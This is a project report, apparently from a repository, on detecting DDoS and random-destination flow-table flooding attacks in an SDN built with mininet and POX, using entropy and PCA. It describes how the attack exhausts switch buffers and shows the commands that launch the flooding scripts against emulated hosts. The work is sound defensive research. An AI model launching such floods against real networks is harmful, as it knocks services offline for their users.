**CHAPTER 1**

**1.1 INTRODUCTION**

In this project we explore security measures to detect DDoS attacks on an SDN environment in real-time and prevent them before the system is damaged.

**1.1.2 SOFTWARE DEFINED NETWORKING**

Software-defined network (SDN) is an emerging architecture that decouples the network control plane and data plane, which simplifies network management and also makes the network programmable by making decisions about how to send traffics from the bottom component forwarding traffics. This feature of SDN is facilitating. SDN is an emerging architecture that is manageable, adaptable, dynamic, and cost-effective, dynamic nature of today’s applications and makes it ideal for the high-bandwidth. The centralized controller of SDN has the real-time feedback control capability and open interfaces that offer plug-in features. The centralized controller provides an abstract network view and greater programmability of the network. It can integrate security devices within the network topology, which can lead to an increase in accuracy, detecting security incidents, and simplify management.

**1.1.2 DISTRIBUTED DENIAL-OF-SERVICE**

Distributed Denial-of-Service (DDoS) attacks are widely used to run out of the target’s network bandwidth or process resources. DDoS attacks are effective in traditional networks and also effective in SDN environments. Due to the mechanism of SDN controllers, the switches hold all uninstructed packets in a memory buffer before it gets response from the controller, the size of the memory buffer is very less which is exploited thus paving ay to the new type of DDoS attacks which easily flood this space and lead to packets drop.

**1.1.3 SDN MATCHING PROCESS**

The Packet matching process in SDN has limited storage space and process resources. These resources could be easily run out when DDoS attacks occur in SDN. Flow tables in a switch contain rules or flow entry describing how the switch should deal with the incoming traffic. In the OpenFlow switch specification, it is stated that the pipeline processing can look up at different flow tables in a switch, we consider that there is one flow table in a switch for better understanding.

When processed by a flow table, the packet is compared against the flow entries of the flow table and a flow entry is selected. If a flow entry is found, the instruction set for that flow entry is executed. If a packet does not match any flow entry in the flow table, then it is considered as a table miss. When a table miss is encountered the table-miss flow entry in the flow table specifies how to process the unmatched packets: Options include dropping them, passing them to another table or sending them to the controller over the control channel. The packets which are not dropped are stored in a temporary buffer in the switch waiting for instructions from the controller. When the buffer area is filled and it has no space for a new packet, existing packets are dropped by either the FIFO (first in first out) or the LIFO (last in first out) policy depending on the switch.

When the controller receives the messages it searches for a match in its flow tables, if a match is found the flow table is sent to all switches to install a new flow entry, if no match is found then the controller sends a message to the switches to find the target host, if there is no match the controller has to wait till the timeout.

**1.1.4 THE NEW TYPE OF DDoS ATTACK ON SDN**

The new type of DDoS attack is different from the traditional DDoS attack, the destination of the packet is chosen randomly. This attack is not aimed at one target server, but the SDN network system itself. Therefore no server can detect the attack, therefore no server will alarm the attack, hence it is harder to be detected and be reported.

The buffer stores all the packets awaiting the controller’s instructions, until given an instruction by the controller the packet is not dropped or the packet is dropped automatically after a time out. Only the first packet of a new flow is kept in buffer, therefore if the flow has occurred before, its first packet is only buffered. With the new type of DDoS since the source and the destination IP address are both chosen at random a packet from each flow is buffered to wait for the controllers instruction.

The packets have different origins and different destinations, so a new table flow is created for every packet. Since there is no preexisting pattern between packets, it is very hard to classify table flows, which means it will costs more flow table space. Furthermore, when each packet consumes a table flow, the table is filled with attack flow.

**1.1.5 IMPACT OF THE ATTACK**

*Impact on Switches*

Assume that the DDoS attack occurs throughout the full network and that the botnet bots are controlled by the attacker and are connected to a separate switch. All DDoS packets will be stored in the buffer area since there is no matching flow table entry. The buffer area space is easily exhausted, and old or new packets must be dropped (which depend on the policy of the switch) when a new uninstructed packet enters. Also if the flow table is managed poorly by the controller, then each packet with a different source and different destination address called OD (origin-destination) pair will need individual entry in the flow table, which exhausts the flow table space faster

*Impact on Controller*

During the DDoS attack, huge amount of uninstructed packets passing through different switches wait for the controller’s instruction, this leads to diminishing the controller’s processing ability, which cause the latency of instruction and cause time out leading to packet loss, it may also lead to controller shutting down and thus making the network unable to work.

**1.2. EXISTING SYSTEM**

In traditional systems, a specific host is selected as a target in a DDoS attacks. The targeted host is bombarded with TCP packets, to flood the system bandwidth. Similarly in SDN the targeted hosts is flooded with TCP packets from other hosts in the network. Entropy is one detection mechanism used for detection traditional DDoS attack which is also used to SDN environment. A new type of attack DDoS that is exclusive to the SDN environments, where the network itself is targeted by exploiting the small buffer area of switches. In the new DDoS attack random source and destination address are used to generate a false flow entry which floods the buffer area. It also hijacks the controller’s computation by holding the controllers processing pipeline with timeout.

**1.2.1 LIMITATIONS**

A new mechanism for detecting DDoS attack and the new type of DDoS attack must be identified, which must have faster detection time so that there are no permanent damage to the components in the SDN environments. One of the ways overcome the new DDoS attack in SDN environment is with higher specification device of switch and controller, that has larger space and faster process spend, allows SDN environment to handle more packets, but this can’t fix the problem. There are also other methods to amplify these side effect.

**CHAPTER 2**

**2.1 Proposed Scheme**

In a SDN environment, the data collection, matrix calculations a d result comparison is done at the controller side .Considering the difference in bandwidth and computation capabilities of controller and switches, the controller has high chances of shutting down during a DDoS attack.

To handle the network traffic we partition the network into subnets with a switch on top to report to the controller. Therefore we use a tree topology to handle the traffic load to a controller. Therefore let consider a tree topology with depth 2 and number of nodes connected to a switch or fanout be 8, resulting in a network consisting of 64 hosts and 9 switches , so there are 64 origin node and 64 destination node and such that origin node and destination node are not same. For each OD-pair (O : D) we could represent that:

(O : D) ; O = 1, 2…64; D = 1, 2 … 64; such that O ≠ D

Depth: 2

Fanout: 8

Number of hosts: 64 (fanoutdepth)

Number of switches: 9 (fanout + 1)

Fig. 2.1.1 Network Topology

We detect the DDoS attack by two methods:

**2.1.1 SAMPLE ENTROPY**

The most common, where statistics or traffic feature from the switches and calculate the randomness or entropy of the packets in the network. If the randomness of the packet is higher, the value of entropy is higher and vice versa. By setting a threshold value for entropy we can identify the attack.

Sample Entropy is a measure of calculate the degree of dispersal or concentration. Let’s assume that that the total amount of traffic be S, where N OD pairs exists, and ni stands for the traffic amount of OD-pair i. Therefore OD-pair i will occur ni times in this observation. So that

I (2.1.1)

And sample entropy of this network is defined as following:

(2.1.2)

The range of Sample entropy *H(X)* ranges from *(0,)*. Where 0 indicates maximum concentration and indicates highest dispersion.

**2.1.2 PRINCIPAL COMPONENT ANALYSIS**

A new method of detecting anomalies in traditional networks in principal component analysis (PCA). PCA transform data into new datasets called principal components. The principal components contain a property that points them in direction of maximum variation of energy left in the data.

To facilitate the discussion, let’s assume the relevant notation. Let

* ***p*** denote the number of **OD flows in a network**.
* ***t*** denote the number of successive **time intervals of interest**
* where *t > p*
* ***X*** be a matrix of dimension ***t × p*** which denote **time series of all OD flows.**
* Each column ***Xi*** denote the time series of the **ith ­OD flow**
* Each row ***Xj***denote all the **OD flows at time j**

OD flow consists of all traffic entering the network from a given point, and exiting the network through some other point. Each network ingress and egress point serves a distinct customer population1. Thus, each OD flow arises from the activity of a distinct user population. Calculating the principal components is equivalent to solving the symmetric eigenvalue problem for the matrix *XTX*.

The matrix *XTX* is a measure of the **covariance between flows**.

Each principal component ***vi*** is the ith **eigenvector** computed from the spectral decomposition of *XTX*:

*XTX vi = λivi* (i = 1,2… p ) (2.2.1)

Where ***λi*** is the **eigenvalue** corresponding to ***vi* eigenvector*.***

By convention, the eigenvectors have unit norm and the eigenvalues are arranged from large to small, so that *λ1 > λ2 \_>… >λp.*

Finding the first ***r*** non-negligible principal component, could approximate the original matrix. Detecting anomalies relies on the separation of *x* (Matrix X’s i-th row, a vector of all flows at i-th interval) into normal and anomalous components. And could separate x into:

x = x̂ + x̅ (2.2.2)

In which x̂ is **modeled part** and x̅ is the **residual traffic part**.

It can be shown that the eigenvector corresponding to the maximum energy of the residual by using the Rayleigh Quotient of *XTX*. We can write the kth principal component vk as:

(2.2.3)

Thus, computing the set of all principal components, is equivalent to computing the eigenvectors of *XTX*. The principal component space can be used to examine the transformed data. The contribution of principal axis i as a function of time is given by Xvi, and can be normalized to unit length via dividing. Thus, we have each principal axis i,

*, (i=1,…,p)*  (2.2.4)

The ui are orthogonal by construction. The equation above shows that all the OD pairs, when weighed by vi, produce one dimension of the transformed data. ui captures the i-th strongest temporal trend common the all OD pairs, and the set of captures the time-varying trends common to the OD pairs, refer to them as the ***eigenflow*** of X. The set of principal components can be arranged in order as columns of a principal matrix V, which has size *p x p*.

Likewise, we can form the *t x p* matrix U in which column i is ui, that V, U and can be arranged to write each OD flow Xi as:

*, (i=1,…,p )* (2.2.5)

The elements of are called the singular values, and

(2.2.6)

And therefore we have two methodologies to detect a DDoS attack.

**2.2 IMPLEMENTATION**

There are several SDN controllers such as OpenDaylight, Ryu, and POX. The SDN controller used in this project is POX, since it is written in python thus making it user friendly are understandable .The POX controller is connected with mininet emulator.

A custom topology is created using mininet which can generate normal traffic among nodes or implement an attack. And use POX controller to control the flow among nodes.traffic.py and attack.py are python scripts written to generate a normal traffic or launch an attack on a specific node respectively. Also python scripts are written in the POX controller to detect and block a DDoS attack using both entropy and PCA methodology.

**2.2.1 Prerequisites**

1. Install Python
2. Install mininet along with POX controller
   1. mininet installation : ​ <http://mininet.org/download/>
   2. pox controller : Clone the repository : ​ <http://github.com/noxrepo/pox>

**2.2.2 Python scripts used in mininet:**

1. traffic.py – to generate normal traffic
2. attack.py <target\_ip\_address> – to launch a DDoS attack on a target , that is by sending TCP packets to the target host
3. attackrand.py – to launch the new type of DDoS attack, TCP packets to with randomly generated destination address are sent to flood the controller.

**2.2.3 Python scripts used in POX:**

1. l3\_detectionEntropy.py – pox code to detect attack using Entropy
2. l3\_detectionPCA.py – pox code to detect attack using PCA
3. detectionUsingEntropy.py – code to calculate entropy
4. detectionUsingPCA.py – code to calculate PCA

The 4 scripts are written in the forwarding folder of pox. The forwarding function in pox is used to program each individual switches in the network to perform desirable tasks.

*forwarding.l3\_detectionEntropy*

This scripts calls the function is detectionUsingEntropy.py to calculate the entropy in run time. The arguments passed is destination IP address. The returned entropy value is checked with the threshold value to determine if the system in under DDoS attack. The entropy value is plotted against time duration. The threshold value is 1, which will signifying that the traffic is directed and therefore detect the DDoS attack.

*forwarding.l3\_detectionPCA*

This script calls the function in detectionUsingPCA.py to calculate the principal components, the distance of y from principal component and standard deviation value. The arguments passed is destination IP address. The returned values are plotted against time duration. If the distance of y from principal component is in the range of (-1,1), the system is under DDoS attack.

**2.2.4 Creating the test environment:**

* The POX controller must be run before the topology is created:
  + python ./pox.py forwarding.l3\_detectionEntropy

(or)

* python ./pox.py forwarding.l3\_ detectionPCA
* to create a network topology in mininet:
  + sudo mn --switch ovsk --topo tree,depth=2,fanout=8 --controller=remote,ip=127.0.0.1,port=6633

The topology created has 64 hosts and 9 switches, the port number of OpenFlow protocol is 6633

* Open xterm in mininet to launch traffic or attack

$ mininet > xterm h1

The following command opens the cmd window of h1

* run the following code in cmd of h1

*To generate traffic to host whose ip address are 10.0.0.2 to 10.0.0.64*

$ mininet > python ./mininet/custom/traffic.py –s 2 –e 64

*Launch DDoS attack on the host 10.0.0.64 ie. h64*

$ mininet > python ./mininet/custom/attack.py 10.0.0.64

*Launch the new type of DDoS attack*

$ mininet > python ./mininet/custom/attackrand.py




Fig. 2.2.1 Network Topology in SDN Emulator

**CHAPTER 3**

* 1. **RESULT**

In this project, 3 cases are considered:

1. Normal traffic (No attack)
2. Traffic with DDoS attack
3. Traffic with new type DDoS attack

**3.1.1NORMAL TRAFFIC (NO ATTACK)**

In mininet, traffic.py is run in 4 hosts which generate normal traffic my sending TCP packets to the 64 nodes in the network. Data is collected during this session and is compared with other 2 cases.


The entropy value is always higher than 1 which shows us that there is dispersion in traffic

Fig. 3.1.1 Entropy vs Time Graph (No attack)




Fig. 3.1.2 Distance of Y vs Time graph (No attack)

The above graphs are generated using PCA by plotting the distance of y from principal component and the standard deviation against time. The plots are used to compare with the other cases




Fig. 3.1.3 Standard Deviation vs Time graph (No attack)

**3.1.2 TRAFFIC WITH DDoS ATTACK**


Similar to case 1, traffic.py is run in 4 hosts of the network and the values are recorded. Later the code attack.py with argument 10.0.0.64 is run to attack the host with IP 10.0.0.64.

Fig. 3.1.4 Entropy vs Time Graph (Attack)

From the plot we can identify that the entropy value decreases as time progresses, from which we say that randomness in the traffic decreased many packets are directed towards the host 10.0.0.64 .When the entropy value is below 1, we can confirm that system is under DDoS attack





Fig. 3.1.5 Distance of Y vs Time graph (attack)

The above graphs generated using PCA, we can identify the distance of y from the principal component has high variations when the DDoS attack is initiated, also as time progresses the distance of y from the principal component converges in the range (-1,1) . The standard deviation of PCA also has a sudden increase when the DDoS attack is initiated. From which we can detect the system is under DDoS attack.

Fig. 3.1.6 Standard Deviation vs Time graph (Attack)

**3.1.3 TRAFFIC WITH NEW TYPE OF DDoS ATTACK**


Similar to case 1 and 2, traffic.py is run in 4 hosts of the network and the values are recorded. Later the code attackrand.py is run to generate packets with random destination.

Fig. 3.1.7 Entropy vs Time Graph (New Attack)

From the graph we can infer, the entropy value keeps rising as time progresses. After the DDoS attack is initiated the entropy value does not move towards 1 therefore we cannot indicate the DDoS.


